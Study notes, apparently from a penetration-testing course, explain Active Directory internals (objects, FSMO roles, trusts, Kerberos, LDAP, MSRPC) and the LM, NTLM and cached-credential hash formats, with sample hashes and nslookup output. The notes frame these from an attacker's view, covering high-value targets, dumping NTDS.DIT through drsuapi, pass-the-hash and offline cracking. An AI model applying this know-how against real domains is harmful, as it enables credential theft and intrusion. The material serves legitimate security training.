The AdminSDHolder object is used to manage ACLs for members of built-in groups in AD marked as privileged. It acts as a container that holds the Security Descriptor applied to members of protected groups. The SDProp (SD Propagator) process runs on a schedule on the PDC Emulator DC. When this process runs, it checks members of protected groups to ensure that the correct ACL is applied to them. It runs every hour by default. For example, suppose an attacker is able to create a malicious ACL entry to grant a user certain rights over a member of the Domain Admins group. In that case, unless they modify other settings in AD, these rights will be removed when the SDProp process runs on the set interval.
dsHeuristics
The dsHeuristics attribute is a string value set on the Directory Service object used to define multiple forest-wide configuration settings. One of these settings is to exclude built-in groups from the Protected Groups list. Groups in this list are protected from modification via the AdminSDHolder object. If a group is excluded via the dsHeuristics attribute, then any changes that affect it will not be reverted when the SDProp process runs.
adminCount
The adminCount attribute determines whether or not the SDProp process protects a user. If the value is set to 0 or not specified, the user is not protected. If the attribute is set to 1, the user is protected. Attackers will often look for accounts with the adminCount attribute set to 1 to target in an internal environment. These are often privileged accounts and may lead to further access or full domain compromise.
AD Users and Computer (ADUC)
… is a GUI console commonly used for managing users, groups, computers, and contacts in AD. Changes made in ADUC can be done via PowerShell as well.
ADSI Edit
ADSI Edit is a GUI tool used to manage objects in AD. It provides access to far more than is available in ADUC and can be used to set or delete any attribute available on an object, add, remove, and move objects as well. It is a powerful tool that allows a user to access AD at a much deeper level. Great care should be taken when using this tool, as changes here could cause major problems in AD.
sIDHistory
This attribute holds any SIDs that an object was assigned previously. It is usually used in migrations so a user can maintain the same level of access when migrated from one domain to another. This attribute can potentially be abused if set insecurely, allowing an attacker to gain prior elevated access that an account had before a migration if SID filtering is not enabled.
NTDS.DIT
The NTDS.DIT file can be considered the heart of AD. It is stored on a DC at C:\Windows\NTDS\ and is a database that stores AD data such as information about user and group objects, group membership, and, most important to attackers and pentesters, the password hashes for all users in the domain. Once full domain compromise is reached, an attacker can retrieve this file, extract the hashes, and either use them to perform a pass-the-hash attack or crack them offline to access additional resources in the domain. If the setting “Store password with reversible encryption” is enabled, then the NTDS.DIT will also store the cleartext passwords for all users created or who changed their passwords after this policy was set. While rare, some organizations may enable this setting if they use apps or protocols that need to use a user’s existing password for authentication.
MSBROWSE
… is a Microsoft networking protocol that was used in early versions of Windows-based local area networks to provide browsing services. It was used to maintain a list of resources, such as shared printers and files, that were available on the network, and to allow users to easily browse and access these resources.
In older versions of Windows you could use nbtstat -A ip-address to search for the Master Browser. If you see MSBROWSE it means that’s the Master Browser. Additionally you could use nltest utility to query a Windows Master Browser for the names of the DCs.
Today, MSBROWSE is largely obsolete and is no longer in widespread use. Modern Windows-based LANs use the Server Message Block (SMB) protocol for file and printer sharing, and the Common Internet File System (CIFS) protocol for browsing services.
AD Objects
Users
These are the users within the organization’s AD. Users are considered leaf objects, which means that they cannot contain any other objects within them. An user object is considered a security principal and has a security identifier and a global unique identifier. User objects have many possible attributes, such as their display name, last login time, date of last password change, email address, account description, manager, address, and more. Depending on how a particular AD envinronment is set up, there can be over 800 possible user attributes when accounting for all possible attributes. They are a crucial target for attackers since gaining access to even a low privileged user can grant access to many objects and resources and allow for detailed enumeration of the entire domain (or forest).
Contacts
A contact object is usually used to represent an external user and contains informational attributes such as first name, last name, email address, telephone number, etc. They are leaf objects and are not security principals, so they don’t have a SID, only a GUID. An example would be a contact card for a third-party vendor or a customer.
Printers
A printer object points to a printer accessible within the AD network. Like a contact, a printer is a leaf object and not a security principal, so it only has a GUID. Printers have attributes such as the printer’s name, driver information, port number, etc.
Computers
A computer object is any computer joined to the AD network. Computers are leaf objects because they do not contain other objects. However, they are considered security principals and have a SID and a GUID. Like users, they are prime targets for attackers since full administrative access to a computer grants similar rights to a standard domain user and can be used to perform the majority of the enumeration tasks that a user account can.
Shared Folders
A shared folder object points to a shared folder on a specific computer where the folder resides. Shared folders can have stringent access control applied to them and can either be accessible to everyone, open to only authenticated users, or be locked down to only allow certain users/groups access. Anyone not explicitly allowed access will be denied from listing or reading its contents. Shared folders are not security principals and only have a GUID. A shared folder’s attribute can include the name, location on the system, security access rights.
Groups
a group is considered a container object because it can contain other objects, including users, computers, and even other groups. A group is regarded as a security principal and has a SID and a GUID. In AD, groups are a way to manage user permissions and access to other securable objects. Say you want to give 20 help desk users access to tthe Remote Management Users group on a jump host. Instead of adding the users one by one, you could add the group, and the users would inherit the intended permissions via their membership in the group. In AD, you commonly see what are called “nested groups”, which can lead to a user(s) obtaining unintended rights. Nested groups membership is something you see and often leverage during penetration tests. The tool BloodHound helps to discover attack paths within a network and illustrate them in a graphical interface. It is excellent for auditing group membership and unvovering/seeing the sometimes unintended impacts of nested group membership. Groups in AD can have many attributes, the most common being the name, description, membership, and other groups that the group belongs to. Many other attributes can be set.
OUs
… are containers that system administrators can use to store similar objects for ease of administration. OUs are often used for administrative delegation of tasks without granting a user account full administrative rights. For example, you may have a top-level OU called “Employees” and then child OUs under it for various departments such as “Marketing”, “HR”, “Finance”, “Help Desk”, etc. If an account were given the right to reset passwords over the top-level OU, this user would have the right to reset passwords for all users in the company. However, if the OU structure were such that specific departments were child OUs of the “Help Desk” OU, then any user placed in the “Help Desk” OU would have this right delegated to them if granted. Other tasks that may be delegated at the OU level include creating/deleting users, modifying group membership, managing Group Policy links, and performing password resets. OUs are very useful for managing Group Policy settings across a subset of users and groups within a domain. For example, you may want to set a specific policy for privileged service accounts so these accounts could be placed in a particular OU and then have a Group Policy object assigned to it, which would enforce this password policy on all accounts placed inside of it. A few OU attributes include its name, members, security settings, and more.
Domain
a domain is the structure of an AD network. Domains contain objects such as users and computers, which are organized into container objects: groups, and OUs. Every domain has its own separate database and sets of policies that can be applied to any and all objects within the domain. Some policies are set by default, such as the domain password policy. In contrast, others are created and applied based on the organization’s need, such as blocking access to cmd.exe for all-non administrative users or mapping shared drives at log in.
Domain Controllers
… are essentially the brains of an AD network. They handle authentication requests, verify users on the network, and control who can access the various resources in the domain. All access requests are validated via the DC and privileged access requests are based on predetermined roles assigned to users. It also enforces security policies and stores information about every other object in the domain.
Sites
A site in AD is a set of compuers across one or more subnets connected using high-speed links. They are used to make replication across domain controllers run efficiently.
Built-In
In AD, built-in is a container that holds default groups in an AD domain. They are predefined when an AD domain is created.
Foreign Security Principals
A foreign security principal (FSP) is an object created in AD to represent a security principal that belongs to a trusted external forest. They are created when an object such as a user, group, or computer from an external forest is added to a group in the current domain. They are created automatically after adding a security principal to a group. Every foreign security principal is a placeholder object that holds the SID of the foreign object. Windows uses this SID to resolve to object’s name via the trust relationship. FSPs are created in a specific container named ForeignSecurityPrincipals with a distinguished name like cn=ForeignSecurityPrincipals,dc=inlanefreight,dc=local.
AD Functionality
There are five Flexible Single Master Operation roles. These roles can be defined as follows:
| Role | Description |
|---|---|
| Schema Master | manages the read/write copy of the AD schema, which defines all attributes that can apply to an object in AD |
| Domain Naming Master | manages domain names and ensures that two domains of the the same name are not created in the same forest |
| Relative ID Master | assigns blocks of RIDs to other DCs within the domain that can be used for new objects; the RID master helps ensure that multiple objects are not assigned the same SID. Domain object SIDs are the domain SID combined with the RID number assigned to the object to make the unique SID |
| PDC Emulator | the host with this role would be the authoritive DC in the domain and respond to authentication requests, password changes, and manage Group Policy Objects (GPOs); the PDC Emulator also maintains time within the domain |
| Infrastructure Master | this role translates GUIDs, SIDs, and DNs between networks; this role is used in organizations with multiple domains in a single forest; helps them to communicate; if this role is not functioning properly, ACLs will show SIDs instead of fully resolved names |
Domain and Forest Functional Levels
Microsoft introduced functional levels to determine the various features and capabilities available in AD DS at the domain and forest level. They are also used to specify which Windows Server OS can run a DC in a domain or forest.
| Domain Functional Level | Featues Available | Supported DC OS |
|---|---|---|
| Windows 2000 native | universal groups for distribution and security groups, group nesting , group conversion, SID history | Windows Server 2008 R2, Windows Server 2008, Windows Server 2003, Windows 2000 |
| Windows Server 2003 | Netdom.exe domain management tool, lastLogonTimestamp attribute introduced, well-known users and computers containers, constrained delegation, selective authentication | Windows Server 2012 R2, Windwos Server 2012, Windows Server 2008 R2, Windows Server 2008, Windows Server 2003 |
| Windows Server 2008 | Distributed File System replication support, Advanced Encryption Standard support for the Kerberos protocol, fine-grained password policies | Windows Server 2012 R2, Windows Server 2012, Windows Server 2008 R2, Windows Server 2008 |
| Windows Server 2008 R2 | authentication mechanism assurance, managed service accounts | Windows Server 2012 R2, Windows Server 2012, Windows Server 2008 R2 |
| Windows Server 2012 | KDC support for claims, compound authentication, and Kerberos armoring | Windows Server 2012 R2, Windows Server 2012 |
| Windows Server 2012 R2 | extra protections for members of the Protected Users group, authentication policies, authentication policy silos | Windows Server 2012 R2 |
| Windows Server 2016 | smart card required for interactive logon new Kerberos features and new credential protection features | Windows Server 2019 and Windows Server 2016 |
A new functional level was not added with the release of Windows Server 2019. However, Windows Server 2008 functional level is the minimum requirement for adding Server 2019 DC to an environment. Also, the target domain has to use DFS-R for SYSVOL replication.
Forest functional levels have introduced a few key capabilties over the years:
| Version | Capabilities |
|---|---|
| Windows Server 2003 | saw the introduction of the forest trust, domain renaming, read-only DCs, and more |
| Windows Server 2008 | all new domains added to the forest default to the Server 2008 domain functional level; no additional new features |
| Windows Server 2008 R2 | AD Recycle Bin provides the ability to restore deleted objects when AD DS is running |
| Windows Server 2012 | all new domains added to the forest default to the Server 2012 domain functional level; no additional new features |
| Windows Server 2012 R2 | all new domains added to the forest default to the Server 2012 R2 functional level; no additional new features |
| Windows Server 2016 | privileged access management using Microsoft Identity Manager |
Trusts
A trust is used to establish forest-forest or domain-domain authentication, allowing users to access resources in another domain outside of the domain their account resides in. A trust creates a link between the authentication systems of two domains.
There a several trust types:
| Trust Type | Description |
|---|---|
| Parent-Child | domains within the same forest; the child domain has two-way transitive trust with the parent domain |
| Cross-link | a trust between child domains to speed up authentication |
| External | a non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust; this type of trust utilizes SID filtering |
| Tree-root | a two-way transitive trust between a forest root domain and a new tree root domain; they are created by design when you set up a new tree root domain within a forest |
| Forest | a transitive trust between two forest root domains |

Trusts can be transitive or non-transitive:
- a transitive trust means that trust is extended to objects that the child domain trusts
- in a non-transitive trust, only the child domain itself is trusted
Trusts can be set up one-way or two-way
- in bidirectional trusts, users from both trusting domains can access resources
- in a one-way trust, only users in a trusted domain can access resources in a trusting domain, not vice-versa; the direction of trust is opposite to the direction of access
Often, domain trusts are set up improperly and provide unintended attack paths. Also, trusts set up for ease of use may not be reviewed later for potential security implications. Mergers and acquisitions can result in bidirectional trusts with acquired companies, unknowingly introducing risk into the acquiring company’s environment. It is not uncommon to be able to perform an attack such as Kerberoasting against a domain outside the principal domain and obtain a user that has administrative access within the principal domain.
Protocols
Kerberos, DNS, LDAP, MSRPC
Kerberos
… has been the default authentication protocol for domain accounts since Windows 2000. Kerberos is an open standard and allows for interoperability with other systems using the same standard. When a user logs into their PC, Kerberos is used to authenticate them via mutual authentication, or both the user and the server verify their identity. Kerberos is a stateless authentication protocol based on tickets instead of transmitting user passwords over the network. As part of AD DS, DCs have a Kerberos Key Distribution Center (KDC) that issues tickets. When a user initiates a login request to a system, the client they are using to authenticate to requests a ticket from the KDC, encrypting the request with the user’s password. If the KDC can decrypt the request using their password, it will create a Ticket Granting Ticket (TGT) and transmit it to the user. The user then presents its TGT to a DC to request a Ticket Granting Service (TGS) ticket, encrypted with the associated service’s NTLM password hash. Finally, the client requests access to the required service by presenting the TGS to the application or service, which decrypts it with its password hash. If the entire process completes appropriately, the user will be permitted to access the requested service or application.
Kerberos Authentication Process
- When a user logs in, their password is used to encrypt a timestamp, which is sent to the KDC to verify the integrity of the authentication by decrypting it. The KDC then issues a TGT, encrypting it with the secret key of the KRBTGT account. This TGT is used to request service tickets for accessing network resources, allowing authentication without repeatedly transmitting the user’s creds. This process decouples the user’s creds from requests to resources.
- The KDC service on the DC checks the authentication service request, verifies the user information, and creates a TGT, which is delivered to the user.
- The user presents the TGT to the DC, requesting a TGS ticket for a specific service. This is the TGS-REQ. If the TGT is successfully validated, its data is copied to create a TGS ticket.
- The TGS is encrypted with the NTLM password hash of the service or computer account in whose context the service instance is running and is delivered to the user in the TGS_REP.
- The user presents the TGS to the service, and if it is valid, the user is permitted to connect to the resource (AP_REQ).

The Kerberos protocol uses port 88 (both TCP and UDP). When enumerating an AD environment, you can often locate DCs by performing port scans looking for open port 88 using nmap.
DNS
AD DS uses DNS to allow clients to locate DCs and for DCs that host the directory service to communicate amongst themselves. DNS is used to resolve hostnames to IP addresses and is broadly used across internal networks and the internet. Private internal networks use AD DNS namespaces to facilitate communications between servers, clients, and peers. AD maintains a database of services running on the network in the form of service records (SRV). These service records allow clients in an AD environment to locate services that they need, such as file server, printer, or DC. Dynamic DNS is used to make changes in the DNS database automatically should a system’s IP address change. Making these entries manually would be very time-consuming and leave room for error. If the DNS database does not have the correct IP address for a host, clients will not be able to locate and communicate with it on the network. When a client joins the network, it locates the DC by sending a query to the DNS service, retrieving an SRV record from the DNS database, and transmitting the DC’s hostname to the client. The client then uses this hostname to obtain the IP address of the DC. DNS uses TCO and UDP port 53. UDP port 53 is the default, but it falls back to TCP when no longer able to communicate and DNS messages are larger than 512 bytes.

Forward DNS Lookup
You can perform a nslookup for the domain name and retrieve all DCs’ IP addresses in a domain:
PS C:\htb> nslookup INLANEFREIGHT.LOCAL
Server: 172.16.6.5
Address: 172.16.6.5
Name: INLANEFREIGHT.LOCAL
Address: 172.16.6.5
Reverse DNS Lookup
If you would like to obtain DNS name of a single host using the IP address, you can to this as follows:
PS C:\htb> nslookup 172.16.6.5
Server: 172.16.6.5
Address: 172.16.6.5
Name: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
Address: 172.16.6.5
Finding IP Address of a Host
If you would like to find the IP address of a single host, you can do this in reverse. You can do this with or without specifying the FQDN.
PS C:\htb> nslookup ACADEMY-EA-DC01
Server: 172.16.6.5
Address: 172.16.6.5
Name: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
Address: 172.16.6.5
LDAP
AD supports Lightweight Directory Access Protocol for directory lookups. LDAP is an open-source and cross-platform protocol used for authentication against various directory services. The latest LDAP specification is Version 3, published as RFC 4511. A firm understanding of how LDAP works in an AD environment is crucial for attackers and defenders. LDAP uses port 389, and LDAP over SSL (LDAPS) communicates over port 636.
AD stores user account information and security information such as passwords and facilitates sharing this information with other devices on the network. LDAP is the language that applications use to communicate with other servers that provide directory services. In other words, LDAP is how systems in the network environment can “speak” to AD.
An LDAP session begins by first connecting to an LDAP server, also known as a Directory System Agent. The DC in AD actively listens for LDAP requests, such as security authentication requests.

The relationship between AD and LDAP can be compared to Apache and HTTP. The same way Apache is a web server that uses HTTP protocol, AD is a directory server that uses the LDAP protocol.
While uncommon, you may come across organizations while performing an assessment that do not have AD but are using LDAP, meaning that they most likely use another type of LDAP server such as OpenLDAP.
AD LDAP Authentication
LDAP is set up to authenticate creds against AD using a “BIND” operation to set the authentication state for an LDAP session. There are two types of LDAP authentication:
- Simple Authentication
- This includes anonymous authentication, unauthenticated authenticationm and username/password authentication. Simple authentication means that a username and password create a BIND request to authenticate to the LDAP server.
- SASL Authentications
- The Simple Authentication and Security Layer framework uses other authentication services, such as Kerberos, to bind to the LDAP server and then uses this authentication service to authenticate to LDAP. The LDAP server uses the LDAP protocol to send an LDAP message to the authorizaton service, which initiates a series of challenge/response messages resulting in either successful or unsuccessful authentication. SASL can provide additional security due to the separation of authentication methods from application protocols.
MSRPC
MSRPC is Microsoft’s implementation of Remote Procedure Call (RPC), an interprocess communication technique used for client-server model-based applications. Windows systems use MSRPC to access systems in AD using four key RPC interfaces.
| Interface Name | Description |
|---|---|
| lsarpc | a set of RPC calls to the Local Security Authority system which manages the local security policy on a computer, controls the audit policy, and provides interactive authentication services; LSARPC is used to perform management on domain security policies |
| netlogon | is a Windows process used to authenticate users and other services in the domain environment; it is a service that continuously runs in the background |
| samr | remote SAM provides management functionality for the domain account database, storing information about users and groups; IT admins use the protocol to manage users, groups, and computers by enabling admins to create, read, update, and delete information about security principles; attackers can use the samr protocol to perform reconnaissance about the internal domain using tools like BloodHound to visually map out the AD network and create “attack paths” to illustrate visually how administrative access or full domain compromise could be achieved; organizations can protect against this type of reconnaissance by changing a Windwos registry key to only allow admins to perform remote SAM queries, by default, all authenticated domain users can make these queries to gather a considerable amount of information about the AD domain |
| drsuapi | drsuapi is the Microsoft API that implements the Directory Replication Service Remote Protocol which is used to perform replication-related tasks across DCs in a multi-DC environment; attackers can utilize drsuapi to create a copy of the AD domain database file to retrieve password hashes for all accounts in the domain, which can then be used to perform Pass-the-Hash attacks to access more systems or cracked offline to obtain the cleartext password to log in to systems using remote management protocols such as RDP and WinRM |
NTLM Authentication
Aside from Kerberos and LDAP, AD uses several other authentication methods which can be used by apps and services in AD. These include LM, NTLM, NTLMv1, and NTLMv2. LM and NTLM here are the hash names, and NTLMv1 and NTLMv2 are authentication protocols that utilize the LM or NT hash.
Hash Protocol Comparison
| Hash / Protocol | Cryptographic Technique | Manual Authentication | Message Type | Trusted Third Party |
|---|---|---|---|---|
| NTLM | symmetric key cryptography | no | random number | DC |
| NTLMv1 | symmetric key cryptography | no | MD4 hash, random number | DC |
| NTLMv2 | symmetric key cryptography | no | MD4 hash, random number | DC |
| Kerberos | symmetric key cryptography & asymmetric cryptography | yes | encrypted ticket using DES, MD5 | DC / KDC |
LM
LAN Manager (LM/LANMAN) hashes are the oldest password storage mechanism used by the Windows OS. If in use, they are stored in the SAM database on a Windows host and the NTDS.DIT database on a DC. Due to significant security weaknesses in the hashing algorithm used for LM hashes, it has been turned off by default since Windows Vista / Server 2008. However, it is still common to encounter, especially in large environments where older systems are still used. Passwords using LM are limited to a maximum of 14 chars. Passwords are not case sensitive and are converted to uppercase before generating the hashed value, limiting the keyspace to a total of 69 chars making it relatively easy to crack these hashes.
Before hashing, a 14 char password is first split into two seven-char chunks. If the password is less than fourteen chars, it will be padded with NULL chars to reach the correct value. Two DES keys are created from each chunk. These chunks are then encrypted using the string KGS!@#$%, creating two 8-byte ciphertext values. These two values are then concatenated together, resulting in an LM hash. This hashing algorithm means that an attacker only needs to brute force seven chars twice instead of the entire fourteen chars, making it fast to crack LM hashes on a system with one or more GPUs. If a password is seven chars or less, the second half of the LM hash will always be the same value and could even be determined visually without even needed tools. The use of LM hashes can be disallowed using Group Policy. An LM hash takes the form of 299bd128c1101fd6.
NTHash (NTLM)
NT LAN Manager (NTLM) hashes are used on modern Windows systems. It is challenge-response authentication protocol and uses three messages to authenticate: a client first sends a NEGOTIATE_MESSAGE to the server, whose response is a CHALLENGE_MESSAGE to verify the client’s identity. Lastly, the client responds with an AUTHENTICATE_MESSAGE. These hashes are stored locally in the SAM database or the NTDS.DIT database file on a DC. The protocol has two hashed password values to choose from to perform authentication: the LM hash and the NT hash, which is the MD4 hash of the little-endian UTF-16 value of the password. The algorithm can be visualized as: MD4(UTF-16-LE(password)).
NTLM Authentication Request

Even though they are considerably stronger than LM hashes, they can still be brute-forced offline relatively quickly. GPU attacks have shown that the entire NTLM 8 char keyspace can be brute-forced in under 3 hours. Longer NTLM hashes can be more challenging to crack depending on the password chosen, and even long passwords can be cracked using an offline dictionary attack combined with rules. NTLM is also vulnerable to the pass-the-hash attack, which means an attacker can use just the NTLM hash to authenticate to target systems where the user is a local admin without needing to know the cleartext value of the password.
An NT hash takes the form of b4b9b02e6f09a9bd760f388b67351e2b, which is the second half of the full NTLM hash. An NTLM hash looks like this:
Rachel:500:aad3c435b514a4eeaad3b935b51304fe:e46b9e548fa0d122de7f59fb6d48eaa2:::
- Rachel
- username
- 500
- the RID; 500 is known to be the administrator
- aad3c435b514a4eeaad3b935b51304fe
- is the LM hash and, if LM hashes are disabled on the system, can not be used for anything
- e46b9e548fa0d122de7f59fb6d48eaa2
- is the NT hash; this hash can either be cracked offline to reveal the cleartext value or used for a pass-the-hash attack
NTLMv1v (Net-NTLMv1)
The NTLM protocol performs a challenge/response between a server and client using the NT hash. NTLMv1 uses both the NT and the LM hash, which can make it easier to “crack” offline after capturing a hash using a tool such as Responder or via an NTLM relay attack. The protocol is used for network authentication, and the Net-NTLMv1 hash itself is created from a challenge/response algorithm. The server sends the client an 8-byte random number, and the client returns a 24-byte response. These hashes can not be used for pass-the-hash attacks. The algorithm looks as follows:
V1 Challenge & Response Algorithm
C = 8-byte server challenge, random
K1 | K2 | K3 = LM/NT-hash | 5-bytes-0
response = DES(K1,C) | DES(K2,C) | DES(K3,C)
NTLMv1 Hash Example
u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c
NTLMv1 was the building block for modern NTLM authentication. Like any protocol, it has flaws and is susceptible to cracking and other attacks.
NTLMv2 (Net-NTLMv2)
The NTLM2 protocol was created as a stronger alternative to NTLMv1. It has been the default in Windows since Sever 2000. It is hardened against certain spoofing attacks that NTLMv1 is susceptible to. NTLMv2 sends two responses to the 8-byte challenge received by the server. These responses contain a 16-byte HMAC-MD5 hash of the challenge, a randomly generated challenge from the client, and an HMAC-MD5 hash of the user’s creds. A second response is sent, using a variable-length client challenge including the current time, an 8-byte random value, and the domain name. The algorithm is as follows:
V2 Challenge & Response Algorithm
SC = 8-byte server challenge, random
CC = 8-byte client challenge, random
CC* = (X, time, CC2, domain name)
v2-Hash = HMAC-MD5(NT-Hash, user name, domain name)
LMv2 = HMAC-MD5(v2-Hash, SC, CC)
NTv2 = HMAC-MD5(v2-Hash, SC, CC*)
response = LMv2 | CC | NTv2 | CC*
NTLMv2 Hash Example
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030
Domain Cached Creds (MSCache2)
In an AD environment, the authentication methods mentioned in this section and the previous require the host you are trying to access to communicate with the “brains” of the network, the DC. Microsoft developed the MS Cache v1 and v2 algorithm to solve the potential issue of a domain-joined host being unable to communicate with a DC and, hence, NTLM/Kerberos authentication not working to access the host in question. Hosts save the last ten hashes for any domain users that successfully log into the machine in the HKEY_LOCAL_MACHINE\SECURITY\Cache registry key. These hashes cannot be used in pass-the-hash attacks. Furthermore, the hash is very slow to crack with a tool such as Hashcat, even when using an extremely powerful GPU cracking rig, so attempts to crack these hashes typically need to be extremely targeted or rely on a very weak password in use. These hashes can be obtained by an attacker or pentester after gaining local admin access to a host and have the following format: $DCC2$10240#bjones#e4e938d12fe5974dc42a90120bd9c90f. It is vital as pentesters that you understand the varying types of hashes that you may encounter while assessing an AD environment, their strengths, weaknesses, how they can be abused, and when an attack may be futile.
Users
User and Machine Accounts
User accounts are created on both local systems and in AD to give a person or a program the ability to log on to a computer and access resources based on their rights. When a user logs in, the system verifies their password and creates an access token. This token describes the security content of a process or thread and includes the user’s security identity and group membership. Whenever a user interacts with a process, this token is presented. User accounts are used to allow employees/contractors to log in to a computer and access resources, to run programs or services under a specific security context, and to manage access to objects and their properties such as netwotk file shares, files applications, etc. Users can be assigend to groups that can contain one or more members. These groups can also be used to control access to resources. It can be easier for an administrator to assign privileges once to a group instead of many times to each individual user. This helps simplify administration and makes it easier to grant and revoke user rights.
The ability to provision and manage user accounts is one of the core elements of AD. Typically, every company you encounter will have at least one AD user account provisioned per user. Some users may have two or more accoutns provisioned based on their job role. Aside from standard user and admin accounts tied back to a specific user, you will often see many service accounts used to run a particular application or service in the background or perform other vital functions within the domain environment. An organization with 1,000 employees could have 1,200 active user accounts or more! You may also see organizations with hundreds of disabled accounts from former employees, temporary/seasonal employees, interns, etc. Some companies must retain records of these accounts for audit purposes, so they will deactivate them once the employee is terminated, but they will not delete them. It is common to see an OU such as FORMER EMPLOYEES that will contain many deactivated accounts.
